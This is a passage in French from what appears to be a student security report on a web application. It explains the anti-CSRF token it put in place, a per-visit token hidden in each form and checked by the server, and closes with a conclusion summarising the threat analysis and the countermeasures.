Afin d'empêcher ce genre d'attaque pour forcer une action à un utilisateur, la solution qui a été mise en place a été l'utilisation d'un token anti-CSRF.

La solution définie est que lors de chaque visite d'une page contenant un formulaire, un token CSRF sera géré du côté du serveur, envoyée au client, puis pour finir inclus et caché dans le formulaire que l'utilisateur peut envoyer. Si cet utilisateur envoie ce formulaire, alors le token sera lui-même inclus et sera vérifié lors de la vérification des données reçues par le serveur.

Le token est généré lors de chaque visite sur un formulaire, afin qu'à chaque fois que l'utilisateur envoie le formulaire, le token précédent ne soit plus valide.

Conclusion

Pour conclure, ce rapport a permis premièrement de faire une analyse de ce qui existait déjà et d'identifier les menaces potentielles du système actuel. Nous avons par la suite établi quelques scénarios d'attaque possibles et finalement nous avons décrit les contre-mesures effectuées afin de sécuriser l'application.

Pour les contre-mesures, il aurait été possible d'en implémenter davantages, comme par exemple ajouter SSL/TLS à l'application. Nous avons ajouté les sécurités qui nous paraissaient les plus efficaces afin d'avoir une base solide au niveau sécuritaire.